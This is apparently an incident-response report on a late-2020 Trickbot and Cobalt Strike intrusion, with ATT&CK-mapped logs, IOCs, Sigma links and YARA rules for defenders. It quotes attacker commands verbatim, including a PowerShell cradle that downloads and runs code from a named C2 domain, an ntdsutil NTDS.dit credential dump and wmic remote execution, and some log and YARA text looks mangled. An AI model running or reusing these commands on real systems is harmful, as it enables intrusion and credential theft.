

## Trickbot Still Alive and Well

By editor

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In October of 2020, the group behind the infamous botnet known as Trickbot had a bad few days. The group was under concerted pressure applied by US [Cyber Command](#) infiltrating the botnet, and allegedly, providing [alternate configuration](#) files to break the bot's connections to the larger network. At the same time, [Microsoft](#) along with other partners, secured [court orders](#) to take over and take down Trickbot command and control servers.

While this did appear to have a short term effect on limiting the scope of the botnet operators, there have been reports on the limits of its' effectiveness. In our collection there was certainly a drop in overall Trickbot activity, but since the October disruption, we have seen it begin to rise again; this is a recent intrusion from late December.

### Case Summary

The Trickbot threat actors used Cobalt Strike to pivot through-out the domain, dumping lsass and ntds.dit as they went. They used tools such as AdFind, Nltest, Net, Bloodhound, and PowerView to peruse the domain, looking for high privileged credentials to accomplish their mission. They used PowerShell, SMB, and WMI to move laterally.

After acquiring the necessary credentials, the threat actors used a technique called Overpass-the-hash to move to a backup server, before being kicked off the network. We believe if this attack had been allowed to continue, it would have ended in domain wide ransomware, specifically Ryuk.

### MITRE ATT&CK

#### Initial Access

The original delivery mechanism was not found, but likely to have been a malicious email based on previous known Trickbot campaigns.

#### Execution

Trickbot was manually executed on a single endpoint. Source: [Hatching Triage | Behavioral Report](#)

#### Privilege Escalation

During the intrusion, we witnessed the threat actors elevate privileges on several systems using the built-in GetSystem named pipe privilege escalation tool in Cobalt Strike.

```
Process Create:
RuleName: technique_id=T1059.005,technique_name=Windows Command Shell
ProcessGuid: {f697f253-b6ab-5fa3-3402-00000000f60}
ProcessId: 3344
Image: C:\Windows\System32\cmd.exe
Description: Windows Command Processor
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /c echo fff6d3e9ca > \\.pipe\1510ea
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM

TerminalSessionId: 8
IntegrityLevel: System
Hashes: SHA1-0C5437C76489EC983E38364E219944D43D48464_MD5-975B458669938BCC773EAF28414286F_SHA256-3656F37A1C6951EC4496F8B88E95703A6E3C27605A37854768482C9C032EA2_2MPH4SH-272245E2988E1E4385688852C4F85E1
ParentProcessGuid: {f697f253-b6aa-5fa3-3202-00000000f60}
ParentProcessId: 1880
ParentImage: C:\Windows\System32\wuauclt.exe
ParentCommandLine: C:\Windows\system32\WUJCLT.exe"
```

#### Defense Evasion

After executing on the infected endpoint, the Trickbot executable injected itself into the Window Error Reporting Manager (wermgr.exe).

The screenshot shows a tree view of processes. Under 'services.exe', 'svchost.exe' is expanded to show 'kpsiwn.exe'. The details for 'kpsiwn.exe' are as follows:

- Process name: kpsiwn.exe
- Path: c:\users\██████████\downloads\kpsiwn.exe
- Process ID: 1444
- Command line: "kpsiwn.exe"
- File name: kpsiwn.exe
- Full path: c:\users\██████████\downloads\kpsiwn.exe
- SHA1: dead0bd2345e9769b5545f4ff628e5c59fb5
- SHA256: e410123bde6a317cadcaf1fa3502301b7aad
- Signer: Unknown

Below 'kpsiwn.exe', 'wermgr.exe' is also visible with the following details:

- Process name: wermgr.exe
- Execution time: ██████████
- Path: C:\Windows\System32
- Access privileges (UAC): Elevated

Subsequent Trickbot command and control traffic then originated from the injected wermgr.exe process going forward.

(*) wermgr.exe successfully established connection with 118.69.133.4:447	👤 ██████████	kpsiwn.exe > wermgr.exe > 118.69.133.4:447
(*) wermgr.exe successfully established connection with 131.196.202.122:443	👤 ██████████	kpsiwn.exe > wermgr.exe > 131.196.202.122:443
(*) wermgr.exe successfully established connection with 216.239.32.21:80 (pinfo.io)	👤 ██████████	kpsiwn.exe > wermgr.exe > 216.239.32.21:80 (pinfo.io)
(*) wermgr.exe successfully established connection with 102.164.208.48:449	👤 ██████████	kpsiwn.exe > wermgr.exe > 102.164.208.48:449

Using the YARA rule generated by [Malpedia](#) we were able to locate Cobalt Strike injections in the following processes.

```

Process Name, PID, Rule, Host
"svchost.exe",736,"win_cobalt_strike_auto","endpoint1"
"svchost.exe",3740,"win_cobalt_strike_auto","endpoint1"
"ctfmon.exe",992,"win_cobalt_strike_auto","endpoint1"
"svchost.exe",7680,"win_cobalt_strike_auto","endpoint1"
"TSE28DF.exe",5172,"win_cobalt_strike_auto","endpoint1"
"dllhost.exe",7440,"win_cobalt_strike_auto","endpoint1"
"svchost.exe",532,"win_cobalt_strike_auto","server1"
"svchost.exe",784,"win_cobalt_strike_auto","server2"
"svchost.exe",700,"win_cobalt_strike_auto","server3"
    
```

### Credential Access

The threat actors employed a couple different credential access techniques. The first technique used was dumping passwords from lsass on the beachhead machine.

### Event details

Event: dllhost.exe read lsass.exe process memory  
 Action type: OtherAlertRelatedActivity  
 Additional information: LateralMovement, CredentialAccess  
 User: [REDACTED]

### Event entities graph




After they gained access to a domain controller, we witnessed them use ntdsutil to run the following command:

```
ntdsutil "ac in ntds" "ifm" "cr fu C:\Perflogs\1"
```

The above command was executed from a batch file that was dropped and then executed using wmic.

```
wmic /node:"hostname" process call create "C:\Perflogs\12.bat"
```



File Edit Format View Help

```
ntdsutil "ac in ntds" "ifm" "cr fu C:\Perflogs\1" q q
```

This command, which is included in [DPAT](#), dumps NTDS.dit to disk and has been used by Trickbot actors in the past. The above technique has been around since at least 2014 [@chriscampell](#).

data.win.eventdata.image	data.win.eventdata.commandLine	rule.description	data.win.eventdata.targetFilename
C:\Windows\System32\ntdsutil.exe	ntdsutil "ac in ntds" "\ifm" "\cr fu C:\Perflogs\1" q q	Sysmon - Event 1: Process creation NTSDS	-
C:\Windows\system32\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\Perflogs\1
C:\Windows\system32\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\Perflogs\1\registry
C:\Windows\system32\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\Perflogs\1\Active Directory
C:\Windows\system32\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\Perflogs\1\Active Directory\ntds.jfm
C:\Windows\system32\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\Perflogs\1\Active Directory\ntds.dit
C:\Windows\system32\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\Windows\Temp\1tmp.edb
C:\Windows\system32\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\Perflogs\1\registry\SYSTEM
C:\Windows\system32\ntdsutil.exe	-	Sysmon - Event 11: FileCreate by	C:\Perflogs\1\registry\SECURITY

Event ID 2001, 2003, 102, 300, 301, 302, and 103 were all seen in response to the above command as well as a file create by lsass.

Source	ID	Description	Category
Sysmon - Event 11: FileCreate by	11	"File created: RuleName: technique_id=T1546.008,technique_name=Services File Permissions Weakeness UtcTime: [REDACTED] ProcessId: {f697f253-9c52-5fe3-8c89-80000000f00} ProcessId: 580 Image: C:\Windows\system32\lsass.exe	Microsoft-Windows-Sysmon
The database engine stopped an instance	103	"lsass (580,T,97) The database engine stopped the instance (1). Dirty Shutdown: 0 Internal Timing Sequence: [1] 0.800005 +J(0) [2] 0.800005 +J(0)	ESENT
The database engine has completed recovery steps	302	"lsass (580,U,98) The database engine has successfully completed recovery steps."	ESENT
The database engine is replaying log file C:\Windows\system32\wins\j98_log	301	"lsass (580,R,98) The database engine has finished replaying logfile \\VLGLOBALROOT\Device\HarddiskVolumeShadowCopy\Windows\NTDS\edb_log. Processing Stats: [1] 0.161819 -0.046724 (107) CW -0.086821 (153) WT +J(CH:107, P:Rf:452, Rd: 0/107, D:s:107/020, Lg:9389302/18880) +M(C:ck, Fs:412, Ms:1464k # 1396k, Pf:156k # 0k, P:156k).	ESENT
The database engine is initiating recovery steps	300	"lsass (580,R,98) The database engine is initiating recovery steps."	ESENT
The database engine is starting a new instance	102	"lsass (580,P,98) The database engine ([REDACTED]) is starting a new instance (1)."	ESENT
Shadow copy 2 freeze stopped	2003	"lsass (580,6,0) Shadow copy instance 1 freeze ended."	ESENT
Shadow copy 2 freeze started	2001	"lsass (580,6,0) Shadow copy instance 1 freeze started."	ESENT

### Discovery

The threat actors ran the AdFind utility for domain discovery.

```
C:\Windows\system32\cmd.exe /C adfind.exe -gcb -sc trustdmp > trustdmp.txt
C:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=group)" > ad_group.txt
C:\Windows\system32\cmd.exe /C adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
C:\Windows\system32\cmd.exe /C adfind.exe -sc trustdmp > trustdmp.txt
C:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
C:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=computer)" > ad_computers.txt
C:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=person)" > ad_users.txt
```

The following net commands were used by the threat actor.

```
net user
net group "domain admins" /domain
net group "enterprise admins" /domain
```

While on systems, we also saw them use the following commands.

```
systeminfo
ipconfig
```

The following Nltest commands were executed several times by the threat actors over the course of the intrusion.

```
C:\Windows\system32\cmd.exe /C nltest /dclist:"DOMAINNAME"
C:\Windows\system32\cmd.exe /C nltest /domain_trusts /all_trusts
```

The ping command was then used to test connectivity to the domain controllers and other systems.

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:57637/'); Get-NetComputer -ping -operatingsys
```

[Bloodhound](#) was ran for domain attack path enumeration.


```
[Original]
powershell -nop -exec bypass -EncodedCommand SQBFaGtAAoEA4ZQB3AC0ATwBiAGoAZQBjAHQAIBAOAGUAdAAuAfcAZQBjAGMAI
[Decoded]
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:13875/'); Invoke-BloodHound -CollectionMethod:
```

The following [Powerview](#) commands were also seen invoked by the threat actors for discovery.

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:35248/'); Get-NetComputer -operatingsystem *s
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:42680/'); Invoke-UserHunter -username actual_
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:24774/'); Get-NetSession -computername actual
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:20744/'); Get-NetRDPSSession -computername act
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:42762/'); Find-LocalAdminAccess
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:57637/'); Get-NetComputer -ping -operatingsys
```

### Lateral Movement

The threat actors utilized several lateral movement techniques. The first of which was using a remote service to execute PowerShell from the registry.



After decoding the above command a couple times and xoring you are left with the following shellcode, which appears to include a named pipe.

```
Uè...`âi0d.R0.R..R..r(.J&1y1À-<a|. , ÁI
,Çâ0RW.R..B<.D.âTJ.ÐP.H..X .0â<I.4..01y1À-ÁI
.Ç8âu0.}o;}$uâX.X$.ôf..K.X..ô...D.D$$[ayZQyâX_Z..è.]1âj@h...hyy..j.hx#sây0Pé"...Z1ÉQqH.º..h.
º..j.j.j.RhEp80y0P..$j.Rh(o)ây0.âtnj.j.j..æ.æ..â.â..|$.j.Vj.RWh..»y0.T$.j.Vh.
..RWh..»y0.âT.L$....$.È..$.T$...Âëx.|$.Whâúÿÿ0Whæ..Ry0..$.L$.9Át.hðµçVÿ0yð$.èsÿÿÿ\\.\pipe\dce_33f8.....
```

This CyberChef Recipe was used to decode the above PS command

```
From_Base64('A-Za-z0-9+/=',true)
Remove_null_bytes()
Regular_expression('User defined','[0-9a-zA-Z=+]{30,}',true,true,false,false,false,false,'List matches')
From_Base64('A-Za-z0-9+/=',true)
Gunzip()
Regular_expression('User defined','[0-9a-zA-Z=+]{30,}',true,true,false,false,false,false,'List matches')
From_Base64('A-Za-z0-9+/=',true)
XOR({'option':'Decimal','string':'35'},'Standard',false)
```

The next lateral movement method used is SMB transfer and exec of batch files.

```
"File created:
RuleName: -
UtcTime:
ProcessGuid: {f697f253-9c49-5fe3-0100-00000000f0
0}
ProcessId: 4
Image: System
TargetFilename: C:\PerfLogs\434.bat
CreationUtcTime:
```

```
434.bat - Notepad
File Edit Format View Help
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://htpdomrtx.com:56/afebneihbferfdferfrenmfrek'))"
```

This file was seen executed locally via cmd, and on remote systems using wmic.

```
[Local]
C:\Windows\system32\cmd.exe /c C:\PerfLogs\434.bat
[Remote]
wmic /node:"192.168.1.2" process call create "C:\PerfLogs\434.bat"
```

```
commandLine powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://htpdomrtx.com:56/afebneihbferfdferfrenmfrek'))"
company Microsoft Corporation
currentDirectory C:\Windows\system32\
description Windows PowerShell
fileVersion
hashes SHA1=6C8CE4A295C163791B60FC23D285E084F28EE4C, MD5=7353F60B1739074EB17C5F4D00DEF239, SHA256=DE96A6E69944335375DC1AC238336066889DFC7D73628EF4F
ASH=741776AACFC5871FF59832DCCACE0F
image C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
integrityLevel High
logonGuid
logonId
originalFileName PowerShell.EXE
parentCommandLine C:\Windows\system32\cmd.exe /c C:\PerfLogs\434.bat
```

SMB was also used to transfer Cobalt Strike Beacon executables to the ADMIN\$ share on systems, which were then executed via a service.


```
"File created:
RuleName: -
UtcTime:
ProcessGuid: {e4ff0a9e-a5fe-5fd3-0100-00000000d0
0}
ProcessId: 4
Image: System
TargetFilename: C:\Windows\388a3d8.exe
CreationUtcTime:
```




```
"Registry value set:  
RuleName: -  
EventType: SetValue  
UtcTime:  
ProcessGuid: {e4ff0a9e-a60c-5fd3-0b00-00000000d00}  
ProcessId: 520  
Image: C:\Windows\system32\services.exe  
TargetObject: HKLM\System\CurrentControlSet\Services\388a3d8\ImagePat  
h  
Details: \\Auto02\ADMIN$\388a3d8.exe"
```



Additionally, we also witnessed the use of overpass-the-hash. Here we can see a 4624 event with seclogo as the logon process and logon type 9 which tells us some form of pass the hash occurred.


```
eventID 4624  
eventRecordID 94730  
keywords 0x8020000000000000  
level 0  
message  
  ~  
  "An account was successfully logged on.  
  
  Subject:  
    Security ID: S-1-5-18  
    Account Name:  
    Account Domain:  
    Logon ID:  
  
  Logon Information:  
    Logon Type: 9  
    Restricted Admin Mode: -  
    Virtual Account: No  
    Elevated Token: Yes  
  
  Impersonation Level: Impersonation  
  
  New Logon:  
    Security ID: S-1-5-18  
    Account Name: SYSTEM  
    Account Domain: NT AUTHORITY  
    Logon ID: 0x458134E  
    Linked Logon ID: 0x0  
    Network Account Name:  
    Network Account Domain:  
    Logon GUID: {00000000-0000-0000-0000-000000000000}  
  
  Process Information:  
    Process ID: 0x6d4  
    Process Name: C:\Windows\System32\svchost.exe  
  
  Network Information:  
    Workstation Name: -  
    Source Network Address: ::1  
    Source Port: 0  
  
  Detailed Authentication Information:  
    Logon Process: seclogo  
    Authentication Package: Negotiate  
    Transited Services: -  
    Package Name (NTLM only): -  
    Key Length: 0
```

Shortly after we see a couple Kerberos service ticket requests for that user.


```
eventID          4769
eventRecordID    1198024
keywords         0x8020000000000000
level            0
message          
                "A Kerberos service ticket was requested.




                Account Information:
                  Account Name: 
                  Account Domain: 
                  Logon GUID: 


                Service Information:
                  Service Name: 
                  Service ID: 


                Network Information:
                  Client Address:  ::ffff:
                  Client Port:    60569

                Additional Information:
                  Ticket Options:  0x40810000
                  Ticket Encryption Type: 0x12
                  Failure Code:    0x0
                  Transited Services: -
```

```
eventID          4769
eventRecordID    1198025
keywords         0x8020000000000000
level            0
message          
                "A Kerberos service ticket was requested.



                Account Information:
                  Account Name: 
                  Account Domain: 
                  Logon GUID: 

                Service Information:
                  Service Name:    krbtgt
                  Service ID: 

                Network Information:
                  Client Address:  ::ffff:
                  Client Port:    60570

                Additional Information:
                  Ticket Options:  0x60810010
                  Ticket Encryption Type: 0x12
                  Failure Code:    0x0
                  Transited Services: -
```

This alert fired a couple times based on network activity.

SourceIP	Signature
10. 	ATTACK [PTsecurity] Overpass the hash. Encryption downgrade activity to ARCFOUR-HMAC-MD5
10. 	ATTACK [PTsecurity] Overpass the hash. Encryption downgrade activity to ARCFOUR-HMAC-MD5

Here's some helpful information when looking for PTH or OPTH from [Stealthbits](#)

It looks like we need to take a broader look to distinguish between pass-the-hash and pass-the-ticket. Here is the event logs you can observe when performing a pass-the-hash attack on the network:

Source Host	Target Host	Domain Controller
4648 – A logon was attempted using explicit credentials.	4624 – An account was successfully logged on. Logon Type 3, NTLM	4776 – The computer attempted to validate the credentials for an account.
4624 – An account was successfully logged on. <b>(Logon type = 9 Logon Process = Seclogon)</b>	4672 – Special privileges assigned to new logon.	
4672 – Special privileges assigned to new logon. <b>(Logged on user, not impersonated user)</b>		

If I perform the same attack using overpass-the-hash, here is what I will see:

Source Host	Target Host	Domain Controller
4648 – A logon was attempted using explicit credentials.	4624 – An account was successfully logged on. <b>(Logon Type = 3, Logon Process = Kerberos, Authentication Package = Kerberos)</b>	4768 – A Kerberos authentication ticket (TGT) was requested. (Encryption Type for RC4/AES128/AES256)
4624 – An account was successfully logged on. <b>(Logon type = 9 Logon Process = Seclogon)</b>	4672 – Special privileges assigned to new logon.	4769 – A Kerberos service ticket was requested. (Encryption Type for RC4/AES128/AES256)
4672 – Special privileges assigned to new logon. <b>(Logged on user, not impersonated user)</b>		

## Command and Control

### Cobalt Strike C2 #1:

```
195.123.213.82:443
JA3s:ae4edc6faf64d08308082ad26be60767
JA3:51c64c77e60f3980eea90869b68c58a8, 72a589da586844d7f0818ce684948eea
Certificate:[40:55:6e:74:38:4f:f5:64:95:52:c6:0b:88:c3:f4:02:d9:0c:0c:01 ]
Not Before: 2020/12/07 08:36:31
Not After: 2021/12/07 08:36:31
Issuer Org: jQuery
Subject Common: jquery.com
Subject Org: jQuery
Public Algorithm:rsaEncryption
JARM:07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1
```

Extracted Cobalt Strike Config:

```
PORT STATE SERVICE
443/tcp open https
| grab_beacon_config:
| x86 URI Response:
| BeaconType: 8 (HTTPS)
| Port: 443
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: 195.123.213.82,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dlhhost.exe
| Spawnto_x64: %windir%\sysnative\dlhhost.exe
| Proxy_AccessType: 2 (Use IE settings)
|
|
| x64 URI Response:
| BeaconType: 8 (HTTPS)
| Port: 443
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: 195.123.213.82,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dlhhost.exe
| Spawnto_x64: %windir%\sysnative\dlhhost.exe
| Proxy_AccessType: 2 (Use IE settings)
```

**Cobalt Strike C2 #2:**

```
88.119.174.135:356
htpdomrtx.com
JA3s: ae4edc6faf64d08308082ad26be60767, 649d6810e8392f63dc311eecb6b7098b
JA3: a0e9f5d64349fb13191bc781f81f42e1, 649d6810e8392f63dc311eecb6b7098b
Certificate:[1b:94:f1:b4:f2:e1:25:73:89:c3:e4:84:72:03:c2:d8:72:42:0d:05]
Not Before: 2020/12/09 13:05:41
Not After: 2021/12/09 13:05:41
Issuer Org:
Subject Common: htpdomrtx.com
Subject Org Public Algorithm: rsaEncryption
JARM:07d14d16d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1
```

**Trickbot Mor1**


Family	trickbot	
Version	100007	
Botnet	mor1	
C2	41.243.29.182:449	196.45.140.146:449
	103.87.25.220:443	103.98.129.222:449
	103.87.25.220:449	103.65.196.44:449
	103.65.195.95:449	103.61.101.11:449
	103.61.100.131:449	103.159.68.124:449
	103.137.81.206:449	103.126.185.7:449
	103.112.145.58:449	103.110.53.174:449
	102.164.208.44:449	102.164.208.44:449

**Impact**

Based on the activity seen, we assess that the likely final actions would have been ransomware deployment across the domain environment.

Based on research from late last year by [Kyle Ehmke](#), we can assess that the likely ransom deployment would have been Ryuk (Wizard Spider / UNC1878).

### Posts

 ThreatConnect\_Research / Research-Kyle 12-04-2020 03:21 GMT

Incident 20201203B: Probable Ryuk Domain htpdomrtx[.]com has been added to Common Community.

ThreatConnect Research identified a probable Ryuk / Wizard Spider / UNC1878 domain -- htpdomrtx.com -- that was registered through OpenProvider on 12/3/20 and is hosted on a dedicated server at BaCloud IP 88.119.174.135 . Per Censys, an SSL certificate was created for this domain that uses a "C=, ST=, L=, O=, OU=, CN=" subject string, which is consistent with previously identified Ryuk infrastructure registered through OpenProvider. At this time, we don't have any information on any related files or the extent to which this infrastructure has been operationalized.

The following group is associated with this incident:  
Campaign Late 2020 Wizard Spider / UNC1878 / Ryuk Campaign

An associated set of Snort rules is found at 20201203B: Probable Ryuk Domain htpdomrtx[.]com.rules .

---

[htpdomrtx.com / 88.119.174.135 / Late 2020 Wizard Spider / UNC1878 / Ryuk Campaign / Snort / 20201203B: Probable Ryuk Domain htpdomrtx\[.\]com / 20201203B: Probable Ryuk Domain htpdomrtx\[.\]com.rules / UNC1878 / Wizard Spider / Ryuk](#)

Enjoy our report? Please consider donating \$1 or more to the project using [Patreon](#). Thank you for your support!

We also have pcaps, files, and Kape packages available [here](#). No memory captures are available for this case.

## IOCs

<https://misppriv.circl.lu/events/view/81809> @ <https://otx.alienvault.com/pulse/5ffbbb184f9ff09be2b79b21>

## Network

Trickbot:

```
41.243.29.182|449
196.45.140.146|449
103.87.25.220|443
103.98.129.222|449
103.87.25.220|449
103.65.196.44|449
103.65.195.95|449
103.61.101.11|449
103.61.100.131|449
103.150.68.124|449
103.137.81.206|449
103.126.185.7|449
103.112.145.58|449
103.110.53.174|449
102.164.208.48|449
102.164.208.44|449
```

Cobalt Strike:

```
88.119.174.135
htpdomrtx.com
195.123.213.82
```

## Endpoint

```
kpsiwn.exe
4103d97c7cad79f050901aace0d9fbe0
dead0bd2345e9769b5545f4ff628e5c59fb5ef9e
e410123bde6a317cadcaf1fa3502301b7aad6f528d59b6b60c97be077ef5da00
TSE588C.exe
7e8af0acdc11b434ab2f1b6aae336027
f8ceedeecd74b161a7ea743a49e36120f48bb8c09
32c13df5d411bf5a114e2021bbe9ffa5062ed1db91075a55fe4182b3728d62fe
```

```
TSE28DF.exe
c51ff408d6f9f78ab6fd41d4bea1a9c01
78188c006079cc3edb1ea37c8d1b2638da6bec40
65282e01d57bbc75f24629be9de126f2033957bd8fe2f16ca2a12d9b30220b47
12.bat
49ada65eb7a29b03c5aeda0a43417f2b
b47818f7094b57a4042c04678a067553ef477318
b1deb8819c7659f3948a84032101cc61cad3801ee14d8df78e9e01b9c9d832d6
```

## Detections

### Network

```
ETPRO TROJAN Observed Malicious SSL Cert (Cobalt Strike CnC)
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (0)
ETPRO TROJAN Observed Trickbot Style SSL Cert (Internet Widgets Pty Ltd)
ET POLICY Possible External IP Lookup ipinfo.io
ET SCAN Behavioral Unusual Port 135 traffic Potential Scan or Infection
ATTACK [PTsecurity] Overpass the hash. Encryption downgrade activity to ARCFOUR-HMAC-MD5
```

### Sigma

[https://github.com/Neo23x0/sigma/blob/master/rules/windows/process\\_creation/win\\_susp\\_powershell\\_enc\\_cmd.yml](https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_powershell_enc_cmd.yml)

[https://github.com/Neo23x0/sigma/blob/084cd39505861188d9d8f2d5c0f2835e4f750a3f/rules/windows/process\\_creation/win\\_malware\\_trickbot\\_recon.yml](https://github.com/Neo23x0/sigma/blob/084cd39505861188d9d8f2d5c0f2835e4f750a3f/rules/windows/process_creation/win_malware_trickbot_recon.yml)

[https://github.com/Neo23x0/sigma/blob/126a17a27696ee6aaaf50f8673a659124e260143/rules/windows/process\\_creation/win\\_susp\\_adfind.yml](https://github.com/Neo23x0/sigma/blob/126a17a27696ee6aaaf50f8673a659124e260143/rules/windows/process_creation/win_susp_adfind.yml)

[https://github.com/Neo23x0/sigma/blob/c56cd2dff6343f3694ef4fd606a305415599737/rules/windows/process\\_creation/win\\_meterpreter\\_or\\_cobaltstrike.yml](https://github.com/Neo23x0/sigma/blob/c56cd2dff6343f3694ef4fd606a305415599737/rules/windows/process_creation/win_meterpreter_or_cobaltstrike.yml)

[https://github.com/Neo23x0/sigma/blob/d30502cdabdd31a21f0b6ada019805caaea524d/rules/windows/process\\_creation/win\\_susp\\_wmi\\_execution.yml](https://github.com/Neo23x0/sigma/blob/d30502cdabdd31a21f0b6ada019805caaea524d/rules/windows/process_creation/win_susp_wmi_execution.yml)

[https://github.com/Neo23x0/sigma/blob/c56cd2dff6343f3694ef4fd606a305415599737/rules/windows/process\\_creation/win\\_susp\\_ntdsutil.yml](https://github.com/Neo23x0/sigma/blob/c56cd2dff6343f3694ef4fd606a305415599737/rules/windows/process_creation/win_susp_ntdsutil.yml)

[https://github.com/Neo23x0/sigma/blob/c56cd2dff6343f3694ef4fd606a305415599737/rules/windows/builtin/win\\_overpass\\_the\\_hash.yml](https://github.com/Neo23x0/sigma/blob/c56cd2dff6343f3694ef4fd606a305415599737/rules/windows/builtin/win_overpass_the_hash.yml)

[https://github.com/Neo23x0/sigma/blob/master/rules/windows/process\\_creation/win\\_susp\\_commands\\_recon\\_activity.yml](https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_commands_recon_activity.yml)

### Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-01-10
Identifier: exe
Reference: https://thedfirreport.com
*/

/* Rule Set ----- */

import "pe"

rule cobalt_strike_TSE588C {
meta:
description = "exe - file TSE588C.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-05"
hash1 = "32c13df5d411bf5a114e2021bbe9ffa5062ed1db91075a55fe4182b3728d62fe"
strings:
$s1 = "mneploho86.dll" fullword ascii
$s2 = "C:\\projects\\Project1\\Project1.pdb" fullword ascii
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "AppPolicyGetThreadInitializationType" fullword ascii
$s5 = "boltostrashno.nfo" fullword ascii
$s6 = "operator<=>" fullword ascii
$s7 = "operator co_await" fullword ascii
$s8 = "?7; ?<= <?= 6<" fullword ascii /* hex encoded string 'v' */
$s9 = ".data$rs" fullword ascii
$s10 = "tutoyola" fullword ascii
$s11 = "Ommk~z#K`majg`i4.itg~`.jkhbozk" fullword ascii
```

```
$$s12 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$$s13 = "OVOVPWTOVOWOTF" fullword ascii
$$s14 = "vector too long" fullword ascii
$$s15 = "n>log2" fullword ascii
$$s16 = "\\k|k|4.fzz^4!!majk d" fullword ascii
$$s17 = "network reset" fullword ascii /* Goodware String - occurred 567 times */
$$s18 = "wrong protocol type" fullword ascii /* Goodware String - occurred 567 times */
$$s19 = "owner dead" fullword ascii /* Goodware String - occurred 567 times */
$$s20 = "connection already in progress" fullword ascii /* Goodware String - occurred 567 times */
condition:
uint16(0) == 0x5a4d and filesize < 900KB and
( pe.imphash() == "bb8169128c5096ea026d19888c139f1a" or 10 of them )
}

rule trickbot_kpsiwn {
meta:
description = "exe - file kpsiwn.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-05"
hash1 = "e410123bde6a317cadcaf1fa3502301b7aad6f528d59b6b60c97be077ef5da00"
strings:
$$s1 = "C:\\Windows\\explorer.exe" fullword ascii
$$s2 = "constructor or from DLLMain." fullword ascii
$$s3 = "esource" fullword ascii
$$s4 = "Snapping window demonstration" fullword wide
$$s5 = "EEEEEEEEFFB" ascii
$$s6 = "EEEEEEEEFFC" ascii
$$s7 = "EEEEEEEEFFD" ascii
$$s8 = "DINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD" fullword ascii
$$s9 = "EFFFFFFEEEB" ascii
$$s10 = "e[!0LoG" fullword ascii
$$s11 = ">P<assembly xmlns=\\urn:schemas-microsoft-com:asm.v1\\ manifestVersion=\\1.0\\>" fullword ascii
$$s12 = "o};k- " fullword ascii
$$s13 = "Yh V+ i" fullword ascii
$$s14 = "fdlvc" fullword ascii
$$s15 = "%FD%=" fullword ascii
$$s16 = "QnzmM#`8" fullword ascii
$$s17 = "xfbS/8s:" fullword ascii
$$s18 = "1#j0SV9\\" fullword ascii
$$s19 = "JxYt1L=]" fullword ascii
